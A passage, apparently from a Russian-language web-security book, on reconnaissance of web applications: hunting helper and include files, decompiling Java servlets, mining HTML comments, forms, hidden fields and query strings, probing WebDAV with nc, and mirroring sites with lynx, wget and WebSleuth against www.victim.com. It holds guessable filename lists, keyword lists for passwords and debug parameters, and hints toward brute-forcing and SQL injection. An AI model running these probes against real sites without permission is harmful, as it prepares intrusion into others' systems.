С помощью этого правила производится проверка Web-серверов на наличие каталогов с часто используемыми именами.

## Вспомогательные файлы

*Вспомогательный файл* (helper file) содержит какую-либо полезную для разных файлов приложения информацию, которую обычно получают без использования URL. В общем случае вспомогательные файлы являются документами в формате JavaScript. Они часто используются для форматирования документов HTML, чтобы обеспечить совместимость с популярными броузерами или проверку правильности вводимых данных на стороне клиента. К вспомогательным относятся файлы следующих типов.

- ***Таблицы стилей*** **(Cascading Style Sheets)**. CSS-файлы (`.css`-файлы), представляющие собой инструкции для броузера по форматированию текста. Редко содержат полезную для хакера информацию, однако все равно их необходимо учитывать в исследовании.
- ***Таблицы стилей XML*** **(XML Style Sheets)**. XML используется в приложениях для представления данных. Таблица стилей (`.xsl`) определяет формат и структуру документа для XML-запроса. В этих файлах часто находится ценная для взломщика информация, такая как названия полей баз данных, или имеются ссылки на другие вспомогательные файлы.
- ***Файлы JavaScript***. Практически в каждом Web-приложении используются файлы сценариев, написанные на языке JavaScript (`.js`). Большинство из них встроено в HTML-файлы, но также существуют и отдельные файлы. Приложения используют JavaScript-файлы повсюду: начиная от настройки окна броузера и заканчивая управлением сеансом. Поэтому важно не только обнаружить такие файлы, но и запомнить, какие функции они выполняют.

- ***Включаемые файлы*** **(include files)**. В системах, использующих IIS, включаемые файлы (`.inc`) часто управляют доступом к базе данных или содержат переменные, используемые приложениями. Программисты часто любят размещать в этих файлах регистрационные имена для подключения к базе данных, пароли и т.д.!
- ***Другие файлы***. В тексте HTML также могут присутствовать ссылки на файлы ASP, PHP, Perl, текстовые файлы и др.

В строке запроса URL ссылки на эти файлы встречаются довольно редко, однако для их поиска можно проанализировать HTML-код. Необходимо искать файлы, включаемые на стороне сервера (server-side includes), и дескрипторы сценариев. Исследовать HTML-код можно как вручную, просматривая его в любом текстовом редакторе, так и с помощью специальной утилиты. Загрузив ее, можно начинать поиск. Попытайтесь найти в исходном тексте страницы следующие расширения файлов и директивы.

- `asp`
- `cfm`
- `css`
- `file`
- `htc`
- `htw`
- `inc`
- `<#include>`
- `js`
- `php`
- `pl`
- `<script>`
- `txt`
- `virtual`
- `xsl`

```
[root@meddle tb]# getit.sh www.victim.com /tb/tool.php > tool.php
[root@meddle tb]# getit.sh js tool.php
www.victim.com [192.168.189.113] 80 (http) open
var ss_path="aw/pics/js/"; // и путь к файлам
      document.write("<SCRIPT SRC=\" " + ss_machine + ss_path +
"stats/ss_main_v-" + v +".js\"></SCRIPT>");
```

Получив подобные выходные данные, можно определить две вещи. Во-первых, обнаружены каталоги `/pics/js` и `stats`, которые не были определены ранее. Во-вторых, найдены несколько JavaScript-файлов, которые соответствуют шаблону `ss_main_v-*.js`, где символ звездочки предполагает любую строку. Ее поможет установить простой анализ исходного кода.

Также существует вероятность угадывания общепринятых имен. Можно попытаться проделать это для нескольких каталогов, обнаруженных ранее.

- `global.js`
- `local.js`
- `menu.js`
- `toolbar.js`

- adovbs.inc
- database.inc
- db.inc

Все вышеперечисленные операции необязательно проделывать вручную. Утилита Whisker поможет автоматизировать этот процесс путем использования определяемых пользователем массивов имен.

```
array dirs = cgi, cgi-bin, inc, include, library, scripts, tsweb scan
() /,@dirs >> ., adovbs.inc, db.inc, database.inc, dbaccess.inc,
global.js, local.js, menu.js, report.xsl, upload.xsl, toolbar.js
```

## Классы и аплеты Java

Приложения, основанные на Java, представляют особый интерес для исследования исходного кода и выполняемых функций Web-узла. Если хакеру удается загрузить Java-класс или откомпилированный *сервлет* (servlet), он получает возможность исследовать приложение изнутри. Представьте, что приложение использует нестандартную процедуру шифрования, написанную в виде Java-сервлета. Теперь представьте, что хакер получил возможность раздобыть этот сервлет и изучить его код.

Язык Java разработан таким образом, чтобы код, написанный на одной платформе, можно было без изменений перенести на другую платформу. Побочным продуктом этой универсальности является то, что класс Java может быть декомпилирован обратно в исходный код. Лучшим инструментом, предназначенным для этого, является Java Disassembler или `jad`. Использование утилиты предельно простое.

```
[root@meddle]# jad SnoopServlet.class
Parsing SnoopServlet.class... Generating SoopServlet.jad
[root@meddle]# cat SnoopServlet.jad
// Decompiled by Jad v1.5.7f. Copyright 2000 Pavel Kouznetsov
// Jad home page:
//     http://www.geosities.com/SiliconValley/Bridge/8617/jad.html
// Decompiler option: packimports (3)
// Source File Name: SnoopServlet.java

import java.io.IOException;
import java.io.PrintWriter;
import java.util.Enumeration;
import javax.servlet.*;
import javax.servlet.http.*;

public class SnoopServlet extended HttpServlet
{
...остальная часть декомпилированного кода Java...
```

Для работы с этим инструментом вовсе не требуется быть хорошим Java-программистом. Получив доступ к внешним функциям узла, можно отслеживать вызовы баз данных, форматы файлов, проверку корректности вводимых данных (или ее отсутствие) и другие свойства сервера. Однако получить доступ к Java-классам достаточно тяжело, поэтому для облегчения получения файлов можно использовать следующие приемы.

- **Добавление расширений `.java` или `.class` к именам сервлетов.** Если узел использует сервлет с именем `/servlet/LogIn`, следует поискать файл `/servlet/LogIn.class`.

- **Поиск сервлетов в каталогах с резервными копиями**. Если сервлеты находятся в каталоге, который не распознается механизмом сервлетов как каталог, предназначенный для выполнения программного кода, появляется возможность получить сами файлы сервлетов вместо их выходных данных.
- ▲ **Поиск стандартных тестовых сервлетов**. `SessionServlet`, `AdminServlet`, `SnoopServlet`, `Test`. Обратите внимание, что многие механизмы обработки сервлетов чувствительны к регистру символов, поэтому имена сервлетов следует писать внимательно.

## HTML-комментарии и содержимое

Комментарии в HTML являются ярким примером потенциальных опасностей. Они могут быть как обширными и неинформативными, так и краткими, содержащими, например, не больше и не меньше, чем пароли пользователей. Символы "<--" в языке HTML означают начало блока комментариев. Вполне возможно, что эти комментарии содержат описания таблиц базы данных для последующих SQL-запросов.

**НА ЗАМЕТКУ** Символ восклицательного знака (`!`) в UNIX имеет специальное значение, поэтому нужно быть внимательным при использовании его в поиске с помощью команды `grep`.

```
[root@meddle ]# getit.sh www.victim.com /index.html | grep "<\!-"
www.victim.com [192.168.189.113] 80 (http) open
<!-- $Id: index.shtml,v 1.155 2002/01/25 04:06:15 hpa Exp $ -->
sent 17, rcvd 16417: NOTSOCK
```

Как видно из примера, файл `index.html` фактически ссылается на файл `index.shtml`. Расширение `.shtml` означает, что части этой страницы были созданы с использованием кода, включаемого на стороне сервера. Умозаключения играют важную роль в исследовании приложений и часто бывают необходимы при исследовании с использованием некоторых Web-технологий. Вопрос на засыпку: программа какого типа отвечает за информацию в поле `$Id` в приведенном выше примере?

Комментарии могут выглядеть вполне безобидными на первый взгляд, однако при взломе может быть использована даже самая безобидная информация. Множественные запросы к некоторой странице могут возвращать различные поля комментариев. Это говорит о том, что сервер работает под защитой с распределением нагрузки. При достаточном количестве времени вполне можно идентифицировать всю группу серверов! Например, пусть строки комментария содержат следующую информацию.

```
<!-- ServerInfo: MPSPPIIS1B093 2001.10.3.13.34.30 Live1 -->
<!-- Version: 2.1 Build 84 -->

<!-- ServerInfo: MPSPPIIS1A096 2001.10.3.13.34.30 Live1 -->
<!-- Version: 2.1 Build 84 -->
```

На некоторых страницах иногда можно встретить зашифрованные HTML-комментарии. Пять различных запросов к страницам позволяют получить следующие варианты таких строк.

```
<!-- whfhUAXNByd7ATE56+Fy6BE9I3B0GKXUuZuW -->
<!-- whfh6FHHX2v8MyhPvMcIjUKE69m6OOB2Ftaa -->
<!-- whfhKMcA7HcYmkmhrUbxWNXLgGblfF3zFn11 -->
<!-- whfhuJEVisaFEIHtcMPwEdn4kRiLz6/QHsGq -->
<!-- whfhzsBySWYIwg97KbeJyqEs+K3N8zIM96bE -->
```

Наличие в начале каждой строки символов `whfh` может говорить о том, что используется алгоритм шифрования MD5, хотя пока об этом нельзя судить со всей определенностью.

Однако не стоит останавливаться на анализе только комментариев HTML. Исходный код HTML содержит также некоторые другие скрытые объекты, содержащие интересную для хакера информацию. Стоит попытаться поискать следующие строки.

- `sql`
- `select`
- `insert`
- `#include`
- `#exec`
- `password`
- `database`
- `connect`
- `//`

Присутствие SQL-запросов в HTML-странице можно считать большой удачей — это свидетельствует о том, что приложение можно взломать, используя некорректные SQL-команды (этот вопрос подробнее рассматривается в главе 9). Поиск отдельных выражений в исходном HTML-тексте достаточно часто дает хорошие результаты, однако для составления полной картины о структуре узла в любом случае придется воспользоваться текстовым редактором Notepad (Блокнот) или `vi` и просмотреть весь исходный код.

**НА ЗАМЕТКУ** При использовании команды **`grep`** можно воспользоваться следующими ключами: **`-i`** — игнорировать регистр символов; **`-AN`** — показать N строк *после* строки, в которой обнаружено совпадение; и **`-BN`** — показать N строк *перед* строкой, в которой обнаружено совпадение.

Также в динамических страницах могут присутствовать синтаксические ошибки. Такая ошибка может привести к тому, что пользователю (а им может быть и хакер) станет доступным весь исходный код страницы или его часть. Ниже приведен пример, в котором представлена часть кода с Web-узла, которая получена вследствие ошибки в PHP-дескрипторе.

```
Go to forum!\n; $file = "http://www.victim.com/$subdir/list2.php?
f=$num"; if (readfile($file) == 0) { echo "(0 messages so far)"; } ?>
```

В заключение можно попытаться провести в исходном HTML-тексте поиск дескрипторов сценариев. Эти дескрипторы никогда не отображаются в броузере!

- PHP-дескрипторы, `<?` и `?>`
- ASP-дескрипторы, `<%` и `%>` и `<script runat=server>`

## Формы

Формы являются основой любого Web-приложения. Как часто пользователь каждый раз, когда создает учетную запись на Web-узле, снимает флажок с метки, на которой написано: "Чтобы не получать SPAM, не снимайте этот флажок!" Даже крупнейшая английская компания Inboxes оказалась заваленной массовыми почтовыми рассылками из-за таких "ненавязчивых" предложений. Однако более важными являются те элементы форм, которые имеют непосредст-

венное отношение к безопасности. Читателю необходимо усвоить эту информацию, потому что большинство взломов средств проверки вводимых данных происходит с использованием форм.

Рекомендуется особое внимание уделять каждой странице, на которой присутствует строка ввода. Большинство форм можно обнаружить, "пройдясь" по Web-узлу. Однако одного визуального подтверждения недостаточно. Чтобы окончательно убедиться в том, что на узле присутствует форма, необходимо изучение исходного кода Web-страницы. Для тех, кто привык делать полную копию узла и затем использовать команду `grep`, дадим маленькую подсказку: формы можно идентифицировать по их дескриптору. Не забывайте, что символ < имеет специальное назначение в командной строке.

```
[root@meddle]# getit.sh www.victim.com /index.html | grep -i \<form
www.victim.com [192.168.33.101] 80 (http) open
sent 27, rcvd 2683: NOTSOCK
<form name=gs method=GET action=/search>
```

В результате такого запроса было получено имя формы — `gs`. Также стало известно, что форма использует метод `GET` вместо `POST`, и вызываемый сценарий имеет имя `search`, расположен он в корневом каталоге. Применяя те же способы, что и при поиске вспомогательных файлов, можно провести поиск файлов `search.inc`, `search.js` и `gs.inc`, `gs.js`. Шансы обнаружения таких файлов весьма велики. Также важно не забыть сохранить исходный HTML-текст файла `/search`, если имеется доступ к этому файлу.

На следующем этапе исследования необходимо установить поля, из которых состоит форма. Для этого потребуется тщательное изучение исходного текста HTML-страницы, но мы в этих целях будем использовать команду `grep`, что делает поиск более простым и быстрым.

```
[root@meddle]# getit.sh www.victim.com /index.html | > grep -i "input
type"
www.victim.com [192.168.33.101] 80 (http) open
<input type="text" name="name" size="10" maxlength="15">
<input type="password" name="passwd" size="10" maxlength="15">
<input type="hidden" name="vote" value="websites">
<input type="submit" name="Submit" value="Login">
```

На этой форме созданы три объекта: поле *регистрационного имени* (login), поле *пароля* (password) и кнопка подтверждения авторизации с надписью Login. Оба текстовых поля имеют ограничение максимальной длины вводимого текста в 15 символов. Исследование исходного текста HTML показывает, что в форме присутствует еще одно текстовое поле с именем `vote`. Приложения могут использовать скрытые поля для различных целей, многие из которых представляют серьезную угрозу для безопасности Web-узла. В скрытые поля иногда помещается информация об управлении сеансом, идентификации пользователя, пароли и другая важная информация. Авторы уверены, что вы уже сгораете от нетерпения попробовать провести взлом средств проверки вводимых данных, однако будьте терпеливы. Процесс сбора информации о Web-узле уже подходит к завершению.

Если попытаться создать сценарий, перебирающий пароли для осуществления входа через дескриптор `<FORM>`, в этом сценарии придется перечислять все возможные значения поля паролей (в вашем случае, возможно, придется опустить символы `\"`).

```
[root@meddle]# getit.sh www.victim.com /index.html | \
> grep -i "type=\"password\""
www.victim.com [192.168.238.26] 80 (http) open
<input type="password" name="passwd" size="10" maxlength="15">
```

Для повышения безопасности программисты могут не использовать объект типа `password` и не применять в тексте формы слова `password`, `passwd` или `pwd`. Новые версии Web-

броузеров поддерживают функцию автозаполнения, которая позволяет пользователю не вводить одну и ту же информацию каждый раз, когда он посещает Web-узел. К примеру, такой информацией может быть адрес пользователя. Каждый раз, когда броузер определяет, что ввод осуществляется именно в поле адреса, он будет автоматически добавлять данные, введенные пользователем ранее. Однако для полей ввода паролей функция автозаполнения обычно отключена. Эту особенность можно использовать для поиска таких полей.

```
[root@meddle]# getit.sh www.victim.com /login.html | \
> grep -i autocomplete
www.victim.com [192.168.106.34] 80 (http) open
<input type=text name="val2" size="12" autocomplete=off>
```

Исходя из полученных результатов, можно сделать вывод о том, что текстовое поле с именем `val2` является полем ввода паролей. Чаще всего это поле предназначено для ввода важной информации, сохранение которой броузером нежелательно. Таким образом, при исследовании форм Web-страниц можно выделить основные элементы дескриптора `<FORM>`, на которые следует обращать внимание.

- ***Метод*** (`method`). Какой метод используется — `GET` или `POST`? Метод `GET` предпочтительнее, так как позволяет манипулировать запросом с помощью строки URL.
- ***Действие*** (`action`). К каким сценариям обращается форма? На каком языке написаны сценарии (`.pl`, `.sh`, `.asp`)? Обязательно отметьте все найденные в коде вызовы сценариев с расширением `.sh` (shell script — сценарии командной оболочки). Сценарии командной оболочки имеют плохую репутацию с точки зрения безопасности Web-серверов.
- ***Максимальная длинна*** (`maxlength`). Убедитесь, соответствует ли запрашиваемая величина максимальной длине строки, которую можно ввести в текстовое поле. Используя несоответствие этих величин, можно легко провести взлом через переполнение буфера.
- ***Скрытые поля*** (`hidden`). Присутствуют ли на странице поля, скрытые от пользователя? Какие значения имеют эти поля? При желании эти значения можно легко изменить.
- ***Автозавершение строк*** (`autocomplete`). Имеет ли текстовое поле дескриптор автозавершения? Для чего у этого объекта включен (или отключен) этот параметр? Предназначено ли поле для ввода важной информации?
- ***Пароль*** (`password`). Является ли обнаруженное текстовое поле полем для ввода пароля? Какое текстовое поле отвечает за ввод имени учетной записи пользователя?

## Строки запросов

В исходном HTML-тексте достаточно легко обнаружить строки запросов. Запросы могут дать хакеру много полезной информации, поскольку они показывают назначение и принцип работы той или иной Web-страницы. Изменяя определенным образом запросы, можно войти в систему под именем другого пользователя, получить важную информацию, выполнить любую системную команду или любое другое действие, не предусмотренное разработчиками приложения. Дополнительную информацию о работе приложения можно получить по именам используемых переменных. Эти переменные могут дать хакеру имена полей баз данных, идентификаторы сеанса или содержать имена пользователей. Непродуманное использование в приложениях таких запросов существенно понижает их степень безопасности.

Приведем простой пример нахождения в приложении функции поиска.

```
[root@meddle]# getit.sh www.victim.com /search?q=web+security
www.victim.com [192.168.33.101] 80 (http) open
...для краткости заголовок не приведен...
```

```
<html>
<head><META HTTP-EQUIV="content-type" CONTENT="text/html">
<title>Site Search: web security </title>
```

В качестве аргумента запроса берется выражение `q=web+security`. Символ `q` необходим для передачи данных запросу. Другие аргументы, генерируемые приложением, к вводу данных пользователем не относятся. В качестве примера рассмотрим два запроса. Первый запрос выполнен без параметров, во втором присутствует параметр `x=mps\opening,3`.

```
[root@meddle]# getit.sh www.victim.com /tsr/main.asp
www.victim.com [192.168.129.100] 80 (http) open
...для краткости заголовок не приведен...
XML/XSL (G:\WebRoot\XML\tsr\main.xml) is not valid.
Error: The system cannot locate the object specified.
Location: line 0, column 0 <font face="Arial" size=2>
<p>Microsoft VBScript runtime </font> <font face="Arial" size=2>
error '800a01a8'</font>
<p><font face="Arial" size=2>
Object required: 'xmlObject.documentElement'</font>
sent 29, rcvd 688: NOTSOCK
[root@meddle]# getit.sh www.victim.com /tsr/main.asp?x=mps\opening,3
www.victim.com [192.168.129.100] 80 (http) open
... для краткости заголовок не приведен...
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.0 Transitional//EN">
<html>
<head>
<META http-equiv="Content-Type" content="text/html">
<meta name="description" content="Piper at the Gates of Dawn">
<meta name="keywords" content="Wish You Were Here">
... оставшаяся часть страницы ...
```

Параметр `x=mps\opening,3` является жесткой ссылкой, используемой приложением. Вполне вероятно, что символ "x" является инструкцией XML, которая используется в файле `main.asp` для поиска соответствующего кода.

Запрос к странице без параметров также может дать интересные результаты.

```
[root@meddle]# getit.sh www.victim.com /default.asp
www.victim.com [192.168.129.100] 80 (http) open
HTTP/1.1 500 Internal Server Error
Server: Microsoft-IIS/5.0
Date: Thu, 31 Jan 2002 07:15:46 GMT
Connection: Keep-Alive
Content-Length: 283
Content-Type: text/html
Set-Cookie: ASPSESSIONIDQGQQQQKFC=GPNGIMIDOFLDEAINOHDLJBFA; path=/
Cache-control: private
<font face="Arial" size=2>
<p>Microsoft VBScript runtime </font> <font face="Arial" size=2>
error '800a0009'</font>
<p><font face="Arial" size=2>
Subscript out of range: '[number: 0]'</font><p>
<font face="Arial" size=2>/default.asp</font>, line 38
sent 28, rcvd 546: NOTSOCK
```

Глядя на полученные результаты, хочется проверить эту страницу на возможность взлома средств проверки вводимых данных!

Сбор данных и аргументов приложения является сложной задачей. Поэтому, проводя анализ, желательно сортировать полученные данные по следующим критериям.

- ***Идентификация пользователя*** **(user identification)**. Необходимо обращать внимание на информацию, которая может дать сведения о пользователе. Это может быть пользовательское имя, табельный номер, номер страховки или любая другая информация, связанная с пользователем. Эти данные могут быть использованы для входа хакера в систему под чужим именем. Строками, по которым может быть проведен поиск вышеуказанных данных, являются: `userid`, `username`, `user`, `usr`, `name`, `id`, `uid`.

  ```
  /login?userid=24601
  ```

- ***Идентификаторы сеанса*** **(session identification)**. Обращайте внимание на значения-константы, которые остаются после проведения сеанса. Управление сеансом может также осуществляться с помощью файлов cookie. Некоторые приложения имеют возможность передачи информации о сеансе через URL. Следующие значения являются важными: `sessionid`, `session`, `sid`, `s`.

  ```
  /menu.asp?sid=89CD9A9347
  ```

- ***Запросы баз данных*** **(database queries)**. Необходимо проверять все строки URL на наличие величин, которые могут передаваться базам данных. Это могут быть разнообразные значения, адреса, ссылки или любая другая информация. При обнаружении таких строк появляется хорошая возможность проведения взлома с использованием вставки SQL-запросов. В таком случае нет никаких признаков, по которым можно идентифицировать базу данных и работать с ней придется "вслепую", через строку адреса URL.

  ```
  /dsubmit.php?sTitle=Ms&Phone=865432
  ```

- ***Поисковые запросы*** **(search queries)**. Приложение, осуществляющее поиск, обязательно принимает какие-либо текстовые строки от пользователя. На странице также могут присутствовать скрытые текстовые поля или зашифрованные значения, с помощью которых осуществляется управление сеансом, указывается количество результатов, выдаваемых пользователю, или запрашиваемые типы файлов. Не следует пренебрегать строками запросов. Обязательно записывайте каждый параметр, передаваемый при вызове функции поиска. Идентификация страницы поиска в приложении не представляет особой сложности.

  ```
  /search?q=*&maxret=100&sort=true
  ```

- ***Доступ к файлам*** **(file access).** Могут ли имена файлов быть параметрами? Приложения, которые используют шаблоны или настраиваемые страницы, должны получать необходимую информацию от пользователя. Ключевые слова для поиска: `template`, `file`, `temp`.

  ```
  /open.pl?template=simple
  ```

В заключение отметим, что можно также попробовать поискать параметры, которые по ошибке забыли удалить из приложения программисты. Попытайтесь присвоить булевым переменным значения `TRUE`, `T` или `1`. Ниже представлен примерный список таких параметров.

- `debug`
- `dbg`
- `admin`
- `source`
- `show`

## Внутренний интерфейс

В заключительной части исследования приложений собирается информация о *внутреннем интерфейсе* (back-end connectivity) приложения. Необходимо учитывать всю информацию о чтении и записи в базу данных (эти действия могут быть связаны с обновлением информации об адресе или изменении пароля). Обратите внимание на страницы или комментарии, которые имеют отношение к базам данных или другим системам.

Например, некоторые параметры приложения WebDAV позволяют удаленно администрировать Web-сервер. Ошибки при настройке сервера могут дать доступ злоумышленникам для получения, удаления, изменения или просмотра любого документа на сервере. Команда, проверяющая сервер на наличие данной ошибки, приведена ниже.

```
[root@meddle www.victim.com]# echo -e "OPTIONS * HTTP/1.1\n \
> Host: localhost\n\n" | \
> nc -vv www.victim.com 80 > index.html
www.victim.com [192.168.33.101] 80 (http) open
HTTP/1.1 200 OK
Server: Microsoft-IIS/5.0
Date: Fri, 01 Feb 2002 08:49:48 GMT
MS-Author-Via: DAV
Content-Length: 0
Accept-Ranges: none
DASL: <DAV:sql>
DAV: 1, 2
Public: OPTIONS, TRACE, GET, HEAD, DELETE, PUT, POST, COPY, MOVE,
MKCOL, PROPFIND, PROPPATCH, LOCK, UNLOCK, SEARCH
Allow: OPTIONS, TRACE, GET, HEAD, COPY, PROPFIND, SEARCH, LOCK, UNLOCK
Cache-Control: private
sent 38, rcvd 383: NOTSOCK
```

### Заголовки сервера

Заголовки HTTP, возвращаемые Web-сервером, содержат информацию о типе операционной системы, версии Web-сервера и дополнительных модулях. Однако доверять информации, полученной из заголовков, нельзя, поскольку несложно изменить заголовки для маскировки системы. Но когда эта информация содержит информацию о версии WebDAV или ссылается на базу данных SQL, пренебрегать ею ни в коем случае нельзя.

# Инструменты для автоматического исследования приложений

Существуют достаточно много инструментов, позволяющих облегчить сбор информации о приложении. В основном эти инструменты полность копируют Web-узел на локальный диск, где затем эти данные анализируются. (Уместно напомнить, что такие инструменты не способны создавать копии узлов, содержащих сценарии ASP и запросы к базам данных.) Хотя в этой работе нет ничего сложного, но, в тоже время, она является самым неинтересными и однообразным этапом исследования приложений.

## lynx

| | |
|---|---|
| *Преимущества:* | *Гибкость, работа в командной строке, SSL, распространяется бесплатно* |
| *Недостатки:* | *Неудобен для копирования узлов* |
| ***Вывод:*** | ***Отличный выбор для проверки отдельных URL из командной строки*** |

Броузер `lynx` (`lynx.browser.org`) — это текстовый Web-броузер, который можно встретить в большинстве UNIX-систем. Он обеспечивает быструю и удобную навигацию по узлам, а также поддерживает JavaScript-сценарии. Этот броузер максимально удовлетворяет требованиям, предъявляемым при загрузке отдельных страниц. Использование броузера для работы с большим количеством Web-страниц не слишком удобно.

Использование параметра `-dump` в программе `lynx` просто выводит на экран Web-содержимое страниц. Этот вывод можно перенаправить в файл. На первый взгляд, никакой особой пользы от этих действий нет, однако `lynx` выдает в этом режиме все найденные на странице ссылки, которые можно использовать для нахождения других ссылок, а также для поиска адресов URL с длинными строками параметров, использующимися для взломов.

```
[root@meddle]# lynx -dump https://www.victim.com > homepage
[root@meddle]# cat homepage
...для краткости текст не приводится...
References

   1. http://www.victim.com/signup?lang=en
   2. http://www.victim.com/help?lang=en
   3. http://www.victim.com/faq?lang=en
   4. http://www.victim.com/menu/
   5. http://www.victim.com/preferences?anon
   6. http://www.victim.com/languages
   7. http://www.victim.com/images/
```

Если необходимо получить исходный код страницы, используйте параметр `-source`. Два других параметра (`-crawl` и `-traversal`) позволяют получить форматированный HTML-текст и сохранить его на диск. Однако с помощью этого метода невозможно создать копию узла, поскольку сохраненные файлы не содержат исходного HTML-кода.

Утилита `lynx` и по сей день остается прекрасным инструментом для работы с отдельными адресами URL. В основном этот инструмент применяется в сценарии `getit` для обеспечения HTTP-аутентификации с использованием параметра `-auth`.

```
[root@meddle]# lynx -source https://www.victim.com/private/index.html
Looking up www.victim.com
Making HTTPS connection to 192.168.201.2
Secure 168-bit TLSv1/SSLv3 (EDH-RSA-DES-CBC3-SHA) HTTP connection
Sending HTTP request.
HTTP request sent; waiting for response.
Alert!: Can't retry with authorization!
Can't Access 'https://192.168.201.2/private/index.html'
Alert!: Unable to access document.
lynx: Can't access startfile
```

```
[root@meddle]# lynx -source -auth=user:pass \ >
https://63.142.201.2/private/index.html
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 3.2 FINAL//EN">
<HTML>
<HEAD>
<TITLE>Private Intranet</TITLE>
<FRAMESET BORDER=0 FRAMESPACING=0 FRAMEBORDER=0 ROWS="129,*">
       <FRAME NAME="header" SRC="./header_home.html" SCROLLING=NO
MARGINWIDTH="2" MARGINHEIGHT="1" FRAMEBORDER=NO BORDER="0" NORESIZE>
<FRAME NAME="body" SRC="./body_home.html" SCROLLING=AUTO MARGINWIDTH=2
MARGINHEIGHT=2>
</FRAMESET>
</HEAD>
</HTML>
```

## Wget

| | |
|---|---|
| *Преимущества:* | *Гибкость, работа в командной строке, поддерживает SSL, распространяется бесплатно* |
| *Недостатки:* | *Низкие возможности поиска комментариев, адресов электронной почты и т.п. в HTML* |
| ***Вывод:*** | ***Прекрасный инструмент для создания копий Web-узлов для любителей командной строки*** |

Утилита Wget (`http://www.gnu.org/software/wget/wget.html`) является инструментом, работающим в командной строке на платформах Windows и UNIX и позволяющим получать на локальном жестком диске полное содержимое Web-узла. Использование этой программы предельно простое.

```
[root@meddle]# wget -r www.victim.com
--18:17:30--  http://www.victim.com/
          => 'www.victim.com/index.html'
Connecting to www.victim.com:80... connected!
HTTP request sent, awaiting response... 200 OK
Length: 21,924 [text/html]
    0K .......... .......... .                    100% @  88.84 KB/s
18:17:31 (79 KB/s) - 'www.victim.com/index.html' saved [21924/21924]

Loading robots.txt; please ignore errors.
--18:17:31--  http://www.victim.com/robots.txt
          => 'www.victim.com/robots.txt'
Connecting to www.victim.com:80... connected!
HTTP request sent, awaiting response... 200 OK
Length: 458 [text/html]
    0K                                            100% @  22.36 KB/s
...(продолжается до тех пор, пока не будет получена копия узла)...
```

Параметр `-r`, или `-recursive`, указывает программе `wget` переходить по каждой ссылке, найденной на исходной странице. В этом примере был создан каталог `www.victim.com` и в него были помещены все файлы и каталоги, найденные утилитой `wget`. Главным пре-

имуществом wget является то, что эта программа пытается обработать каждую возможную ссылку. Таким образом, пользователь получает результаты запроса ко всем страницам, существующим на сервере. Например, к файлу viewer.asp был 4 раза сделан запрос.

- viewer.asp@ID=555
- viewer.asp@ID=7
- viewer.asp@ID=42
- viewer.asp@ID=23

В данном примере символ "@" заменяет собой символ "?" в настоящем URL. В файл viewer.asp значение ID передается как параметр. Некоторым узлам требуются дополнительные параметры для работы с прокси-серверами и HTTP-аутентификаиций. Узлы, защищенные аутентификацией, можно загрузить с помощью следующего нехитрого приема.

```
[root@meddle]# wget -r --http-user:dwayne --http-pass:woodelf \ >
 https://www.victim.com/secure/
 --20:19:11--  https://www.victim.com/secure/
          => 'www.victim.com/secure/index.html'
Connecting to www.victim.com:443... connected!
HTTP request sent, awaiting response... 200 OK
Length: 251 [text/html]
    0K                                          100% @  21.19 KB/s

...(продолжается до тех пор, пока не будет получена копия узла)...
```

Рекомендовать программу Wget можно только для одной вещи: получения файлов с Web-узла. Для анализа результатов удобнее воспользоваться какой-либо простой утилитой, работающей из командной строки и присутствующей практически в каждой UNIX-системе или в пакете Cygwin для Windows.

## WebSleuth

| | |
|---|---|
| *Преимущества:* | *Создание отчетов о формах, файлах cookie, передаваемых параметрах и т.п.* |
| *Недостатки:* | *Требуется вручную заходить на каждую страницу исследуемого Web-узла* |
| ***Вывод:*** | ***Великолепный инструмент, особенно для взлома средств проверки вводимых данных*** |

Утилита WebSleuth (http://geocities.com/dzzie/sleuth/) является прекрасным инструментом, сочетающим возможности инструмента для автоматического исследования Web-узлов и возможности персонального прокси-сервера, такого как Achilles. Более подробно этот инструмент рассматривается в следующих главах, где обсуждаются методы взлома средств проверки вводимых данных. Сейчас же воспользуемся всего лишь одним свойством инструмента — способностью поиска заданных данных в Web-документе. В результате работы программы создается файл отчета, содержащий ссылки на сценарии (ссылки на Java-сценарии на сервере), информацию о файлах cookie, HTML-комментарии и т.д.

В сущности, WebSleuth является программой, написанной на Visual Basic и использующей ядро Internet Explorer, однако пусть это описание не пугает вас — это отличный инструмент. Интерфейс этой программы показан на рис. 4.2.





*Рис. 4.2. Интерфейс программы WebSleuth*

Ниже представлен пример отчета WebSleuth.

```
-----------------------------------------------------------------
2/1/2002     11:40:46 AM     Saved as: D:\temp\Sleuth_Report.txt
If you want to save this file be sure to do a SAVE AS or
else it will be automatically overwritten by next report!
-----------------------------------------------------------------
Page: https://ww3.victim.com/lcs_corp/Logon
Cookie: DataKey=00025NJ41JPT00PGCFLPRN23G2I
Links:
      https://www.victim.com/secured/cp_register.asp?RegPage=fyp
      https://www.victim.com/secured/cp_register.asp?RegPage=ftv
